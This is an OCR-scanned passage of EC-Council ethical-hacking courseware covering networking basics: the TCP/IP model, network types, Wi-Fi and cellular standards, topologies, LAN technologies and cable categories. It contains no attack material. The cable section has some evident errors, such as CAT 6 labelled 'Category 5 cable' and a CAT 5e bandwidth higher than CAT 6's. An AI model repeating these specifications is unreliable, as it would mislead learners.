
- The TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network

Functions	Layers	Protocols
Handles high-level protocols, representation issues, encoding, and dialog control Constitutes a logical connection between the endpoints and provides transport services from the source to the destination host Selects the best path through the network for packets to travel Defines how to transmit an IP datagram to other devices on a directly attached network	Application Layer Transport Layer Internet Layer Network Access Layer	File Transfer (TFTP, FTP), Email (SMTP), Remote Login (Telnet, rlogin), Network Management (SNMP), Name Management (DNS) Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) Internet Protocol (IP), Internet Control Message Protocol (ICMP), Address Resolution Protocol (ARP) FDDI, Token Ring, CDP, VTP, PPP

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Comparing OSI and TCP/IP

- The TCP/IP model is based on the practical implementation of protocols around which the Internet has developed, whereas the OSI model, often referred to as a reference model, is a generic protocol-independent standard
- OSI model defines services, intervals, and protocols, whereas TCP/IP does not provide a clear distinction between these



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Networks

- The classification of networks based on the physical location or the geographical boundaries

Local Area Network (LAN)

- Usually possessed by private organizations and used to connect the nodes of a single organization or premises
- Designed to facilitate the sharing of resources between PCs or workstations

Wide Area Network (WAN)

- Provides transmission solutions for companies or groups that need to exchange information between multiple remote locations which may be in different countries or even on different continents
- Provides trustworthy, quick, and secure communication between two or more places with short delays and at low cost

Metropolitan Area Network (MAN)

- Huge computer networks covering a whole city
- A MAN can be completely owned and monitored by a private organization or it can be provided as a service by any public organization, such as a telecommunications company

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Networks (Cont'd)

Personal Area Network (PAN)

- Wireless communication that uses both radio and optical signals
- Covers individual's work area or work group and is also known as a room-size network

Campus Area Network (CAN)

- Covers only a limited geographical area
- This kind of network is applicable for a university campus

Global Area Network (GAN)

- A combination of different interconnected computer networks
- Covers an unlimited geographical area
- The Internet is an example of a GAN

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Networks (Cont'd)

Wireless Networks (WLAN)

- Wireless networks use Radio Frequency (RF) signals to connect wireless-enabled devices in the network
- They use the IEEE standard of 802.11 and use radio waves for communication

Advantages

- Installation is easy and eliminates wiring
- Access to the network can be from anywhere within the range of an access point
- Public places like airports and schools can offer constant Internet connection using a Wireless LAN

Limitations

- Wi-Fi Security may not meet expectations
- The bandwidth is impacted by the number of users on the network
- Wi-Fi standard changes may require replacing wireless components
- Some electronic equipment can interfere with the Wi-Fi network

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Standards

Protocol	Frequency (GHz)	Bandwidth (MHz)	Stream Data Rate (Mbits/s)	Modulation	Range (Meters)	
					Indoor	Outdoor
802.11 (Wi-Fi)	2.4	22	1, 2	DSSS, FHSS	20	100
802.11a	5	20	6, 9, 12, 18, 24, 36, 48, 54	OFDM	35	120
	3.7				---	5000
802.11b	2.4	22	1, 2, 5.5, 11	DSSS	35	140
802.11d	An enhancement to 802.11a and 802.11b that enables global portability by allowing variation in frequencies, power levels, and bandwidth					
802.11e	Provides guidance for the prioritization of data, voice, and video transmissions enabling QoS					
802.11g	2.4	20	6, 9, 12, 18, 24, 36, 48, 54	OFDM		

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Standards (Cont'd)

Protocol	Frequency (GHz)	Bandwidth (MHz)	Stream Data Rate (Mbits/s)	Modulation	Range (Meters)	
					Indoor	Outdoor
802.11i	A standard for Wireless Local Area Networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards					
802.11n	5	20	7.2, 14.4, 21.7, 28.9, 43.3, 57.8, 65, 72.2	MIMO-OFDM	70	150
	2.4	40	15, 30, 45, 60, 90, 120, 135, 150		70	150
802.11ac	5	20	7.2, 14.4, 21.7, 28.9, 43.3, 57.8, 65, 72.2, 86.7, 96.3	MIMO-OFDM	35	
		40	15, 30, 45, 60, 90, 120, 135, 150, 180, 200		35	
		80	32.5, 65, 97.5, 130, 195, 260, 292.5, 325, 390, 433.3		35	
		160	65, 130, 195, 260, 390, 520, 585, 650, 780, 866.7		35	
802.11ad	60	2160	6.75 Gbit/s	OFDM, single carrier, low-power single carrier	60	100

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Technologies

WIMAX

- Worldwide Interoperability for Microwave Access (WIMAX) is a wireless communication standard based on the IEEE 802.16 family of wireless networking standards
- It is a standardized wireless version of Ethernet that provides broadband access to wireless mobile as well as stationary devices
- It works as an alternative to wire technologies including Cable Modems, DSL, and T1/E1 links
- WiMAX signals can function over a long distance of several miles with higher data rates
- It provides high-speed data, voice, video calls, and Internet connectivity to users

Microwave Transmission

- Microwave transmission is a form of wireless communication that uses high frequency radio waves to transmit data
- It is widely used in point-point communications owing to its short wavelength that allows communication between small sized antennas through narrow beams
- This technology offers a very large information-carrying capacity owing to its huge bandwidth
- A major limitation is its ability to transmit data only within line of sight

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Technologies (Cont'd)

Optical Wireless communication

- Optical wireless communication (OWC) is a form of unguided transmission through optical carriers
- This type of wireless communication uses visible, infrared (IR) and ultraviolet (UV) ranges of light for its transmission of data
- Visible light communication (VLC) operates in the visible band (390-750 nm). These systems use light-emitting diodes that pulse at very high speeds
- Point-to-point OWC systems, also known as free space optical systems, transmit at IR frequencies (750–1600 nm). These systems use laser transmitters and provide a data rate of 10 Gbit/s per wavelength
- Ultraviolet communication (UVC) operates within the solar blind UV spectrum (200–280 nm)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Technologies (Cont'd)

2G

- 2G is the second generation of mobile cellular network, under the standard Global system for Mobile communications (GSM)
- It uses digitally encrypted signals for mobile data transmission
- A combination of 2G and GPRS forms its advanced version, 2.5G, which extends the GSM packet and supports transmission rates of 114Kbit/s for download and 20Kbit/s for upload
- Later EDGE (Enhanced Data Rates for GSM Evolution), otherwise known as 2.75G succeeded the GPRS with increased data rates of 384Kbit/s for download and 60Kbit/s for upload

3G

- 3G is a third-generation wireless technology that was launched as a Universal Mobile Telecommunications Service (UMTS) network
- The first version of 3G, called High-Speed Packet Access (HSPA), is a combination of two protocols, High Speed Downlink Packet Access (HSDPA) and High Speed Uplink Packet Access (HSUPA), that offer a transmission rate of 7.2Mbit/s for download and 2Mbit/s for upload
- Later, the Evolved High Speed Packet Access (HSPA+), also known as 3.5G, was introduced in 2008. It offered transmission rates of 337Mbit/s for download and 34Mbit/s for upload

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Technologies (Cont'd)

4G

- Also known as Long Term Evolution (LTE), 4G is a fourth-generation wireless technology
- It is characterized by all capabilities defined by the International Telecommunication Union (ITU) and International Mobile Telecommunications-Advanced
- It offers transmission rates of 100Mbit/s for high-mobility communication and 1Gbit/s for low-mobility communication

Tetra

- TETRA (Terrestrial trunked radio) is a European standard that describes a professional mobile radio communication infrastructure
- It is a standard for Private Mobile Radio (PMR) and Public Access Mobile Radio (PAMR) that is aimed at emergency users such as police forces, military, ambulance, and transport services
- The low frequency of tetra permits coverage of a large geographic area with fewer transmitters, which reduces infrastructure costs

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Technologies (Cont'd)

Bluetooth

- Bluetooth is a short-range device-to-device data transmission technology developed for mobile devices
- It is used to transmit data between cell phones, computers, and other networking devices
- Signals transmitted from Bluetooth can cover distances of up to 10 meters
- Bluetooth transfers data at less than 1 Mbps and operates within a frequency range of 2.4 GHz to 2.485 GHz
- This technology comes under IEEE 802.15 and uses a radio technology called frequency-hopping spread spectrum to transfer data to other Bluetooth enabled devices

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Topologies

- Network topology is a specification that deals with a network's overall design and flow of its data

Types of Topology

- Physical Topology – The physical layout of nodes, workstations and cables in the network
- Logical Topology – The information flow between different components

Physical Network Topologies

Bus Topology
- Network devices are connected to the central cable, called a bus, using interface connectors

Star Topology
- Network devices are connected to a central computer called a hub which functions as a router to send messages

Ring Topology
- Network devices are connected in a closed loop. Data travels from node to node, with each node handling every packet along the way


Mesh Topology
- Network devices are connected in such a way that every device has a point-to-point link with every other device on the network

Tree Topology
- A hybrid of bus and star topologies, in which groups of star-configured networks are connected to a linear bus backbone cable

Hybrid Topology
- A combination of any two or more different topologies. Star-Bus or Star-Ring topologies are widely used

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Network Topologies (Cont'd)



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Hardware Components

Network Interface Card (NIC)	Allows the computers to connect and communicate with the network
Repeater	Used to increase the strength of an incoming signal in a network
Hub	Used to connect segments of a LAN. All the LAN segments can see all the packets
Switch	Is similar to a hub. However, packets are not visible to any equipment in the LAN segment except the target node
Router	Receives data packets from one network segment and forwards them to another
Bridges	Combines two network segments and manages network traffic
Gateways	Enables communication between different types of environments and protocols

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of LAN Technology

Ethernet

- Ethernet is the physical layer of LAN technology. It maintains proper balance between the speed, cost, and ease of installation
- It describes the number of conductors required for making the connection, determines the required performance thresholds, and offers the framework for data transmission
- A standard Ethernet network can send data at a rate of up to 10 Megabits per second (10 Mbps)
- Ethernet standard, IEEE standard 802.3, specifies configuration rules for an Ethernet network and also states the interaction of elements in a network

Fast Ethernet

- The Fast Ethernet standard, IEEE 802.3u, is a new version of ethernet that transmits data at a minimum rate of 100 Mbit/s
- Three types of Fast Ethernet are available in the market: 100BASE-TX , to use with level 5 UTP cable; 100BASE-FX, to use with a fiber-optic cable; and 100BASE-T4, for utilizing extra two wires with a level 3 UTP cable

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of LAN Technology (Cont'd)

Gigabit Ethernet

- Gigabit Ethernet was defined by the IEEE 802.3-2008 standard and conveys Ethernet frames at a speed rate of a gigabit per second
- It is used on fast speed communication networks like multimedia and Voice over IP (VoIP)
- It is also called as "Gigabit-Ethernet-over-copper" or 1000Base-T, as its speed is ten times more than 100Base-T

10 Gigabit Ethernet

- 10 Gigabit Ethernet was first defined by the IEEE 802.3ae-2002 standard
- It conveys Ethernet frames at a speed of 10 gigabits per second. This makes it 10 times faster than Gigabit Ethernet
- Unlike other Ethernet systems, 10 Gigabit Ethernet uses optical fiber connections

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of LAN Technology (Cont'd)

Asynchronous Transfer Mode (ATM)

- Asynchronous Transfer Mode (ATM) is a cell-based fast-packet communication standard developed for transmitting information of different types like voice, video or data, in small, and fixed-sized cells
- It operates on the data link layer through fiber or twisted-pair cable
- It is mainly used on private long-distance networks, especially by Internet service providers

Power over Ethernet (PoE)

- Power over Ethernet (PoE) is a networking feature defined by the IEEE 802.3af and 802.3at standards
- It allows the Ethernet cables to supply power to network devices over the existing data connection
- PoE-capable devices can be power sourcing equipment (PSE), powered devices (PDs), and sometimes both. PSE is a device that transmits power, whereas PD is a device that is powered

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of LAN Technology (Cont'd)

Specifications of LAN Technology

Name	IEEE Standard	Data Rate	Media Type	Maximum Distance
Ethernet	802.3	10 Mbps	10Base-T	100 meters
Fast Ethernet/ 100Base-T	802.3u	100 Mbps	100Base-TX 100Base-FX	100 meters 2000 meters
Gigabit Ethernet/ GigE	802.3z	1000 Mbps	1000Base-T 1000Base-SX 1000Base-LX	100 meters 275/550 meters 550/5000 meters
10 Gigabit Ethernet	IEEE 802.3ae	10 Gbps	10GBase-SR 10GBase-LX4 10GBase-LR/ER 10GBase-SW/LW/EW	300 meters 300 m MMF/ 10 km SMF 10 km/40 km 300 m/10 km/40 km

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Common Fiber Technologies

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Types of Cables: Fiber Optic Cable

Fiber optic cable

- Optical fiber cable consists of the core, cladding, buffer, and jacket layers
- The core consists of glass or plastic with higher index of refraction than the cladding, and carries the signal
- The cladding also consists of glass or plastic, but with a lower refractive index compared to the core
- The buffer protects the fiber from damage and moisture
- The jacket holds one or more fibers in a cable

Features:

- Lower cost
- Extremely wide bandwidth
- Lighter-weight and small
- More secure
- Resistant to corrosion
- Longer life and easy to maintain
- Elimination of cross-talk
- Immune to electrostatic interference




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Cables: Coaxial Cable

- Coaxial cable is a type of copper cable built with a metal shield and other components engineered to block signal interference
- It consists of two conductors separated by a dielectric material
- The center conductor and outer conductor are configured in such a way that they form a concentric cylinder with a common axis
- 50 ohm and 75 ohm coaxial cables are widely used
- A 50 ohm cable is used for digital transmission and a 75 ohm cable is used for analog transmission
- It has large bandwidth and low losses
- It has a data rate of 10 Mbps, which can be increased with an increase in the diameter of the inner conductor

Advantages:

- Cheap installation cost
- Great channel capacity
- Good bandwidth
- Easily modifiable
- Cheap production cost



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Cables: CAT 3 and CAT 4


CAT 3

- Commonly known as Category 3 or station wire
- Used in voice application and 10 BaseT (10Mbps) Ethernet
- Bandwidth of 16 MHz
- Attenuation of 11.5 dB
- Impedance of 100 ohms



CAT 4

- Commonly known as Category 4 cable and consists of four unshielded twisted pair copper wires
- Used in 10 BaseT (10Mbps) Ethernet
- Bandwidth of 20 MHz
- Attenuation of 7.5 dB
- Impedance of 100 ohms




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Cables: CAT 5

CAT 5 (Category 5)

- It is an unshielded, twisted pair cable that is terminated with RJ 45 connectors
- It has a maximum length of 100 m and supports frequencies up to 100 MHz
- It is suitable for 10BASE-T, 100BASE-TX, and 1000BASE-T networking
- It carries telephonic and video signals
- Punch-down blocks and modular connectors are used to connect this cable



Features:

- It is applicable to most LAN topologies and is suitable for 4 and 16 Mbps UTP Token Ring Systems
- It has a 100 MHz bandwidth, 24.0 dB attenuation, and 100 Ohms impedance
- It is used for high speed data transmission

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Cables: CAT 5e and CAT 6


CAT 5e

- Commonly known as Category 5 cable, which is used to transmit high speed data
- Used in fast ethernet (100 Mbps), Gigabit Ethernet (1000 Mbps), and 155 Mbps ATM
- Bandwidth of 350 MHz
- Attenuation of 24.0 dB
- Impedance of 100 Ohms



CAT 6

- Commonly known as Category 5 cable which transmits high speed data
- Used in Gigabit Ethernet (1000 Mbps) and 10 Gig Ethernet (10000 Mbps)
- Bandwidth of 250 MHz
- Attenuation of 19.8 dB
- Impedance of 100 ohms



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Cables: 10/100/1000BaseT (UTP Ethernet)

- An ethernet connection method uses twisted pair cables and operates at 10, 100 or 1000 Mbps
- BASE denotes the baseband transmission and T stands for twisted pair cabling

10 Base-T

- Has a transmission speed of 10 Mbps and a maximum cable length of 100 m
- Uses 802.3i IEEE standard
- Cat 3 and Cat 5 are suitable
- Uses 4 wires (pins 1,2,3,6)

100 Base-T

- Has a transmission speed of 100 Mbps
- Uses 802.3u IEEE standard
- Cat 5 is suitable
- Uses 4 wires (pins 1,2,3,6)

1000 Base-T

- Has a transmission speed of 1000 Mbps
- Uses 802.3ab IEEE standard
- Cat 5e is suitable cable
- Uses 8 wires (pins 1, 2, 3, 4, 5, 6, 7, 8)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TCP/IP Protocol Suite

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

TCP/IP Protocol Suite

Application Layer Protocol	Transport Layer Protocol	Internet Layer Protocol	Link Layer Protocol
DHCP	TCP	IP	FDDI
DNS	UDP	IPv6	Token ring
DNSSEC	SSL	IPsec	WEP
HTTP	TLS	ICMP	WPA
S-HTTP		ARP	WPA2
HTTPS		IGRP	TKIP
FTP		EIGRP	EAP
SFTP		OSPF	LEAP
TFTP		HSRP	PEAP
SMTP		VRRP	CDP
S/MIME		BGP	VTP
PGP			STP
Telnet			PPP
SSH			
SOAP			
SNMP			
NTP			
RPC			
SMB			
SIP			
RADIUS			
TACACS+			
RIP			

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

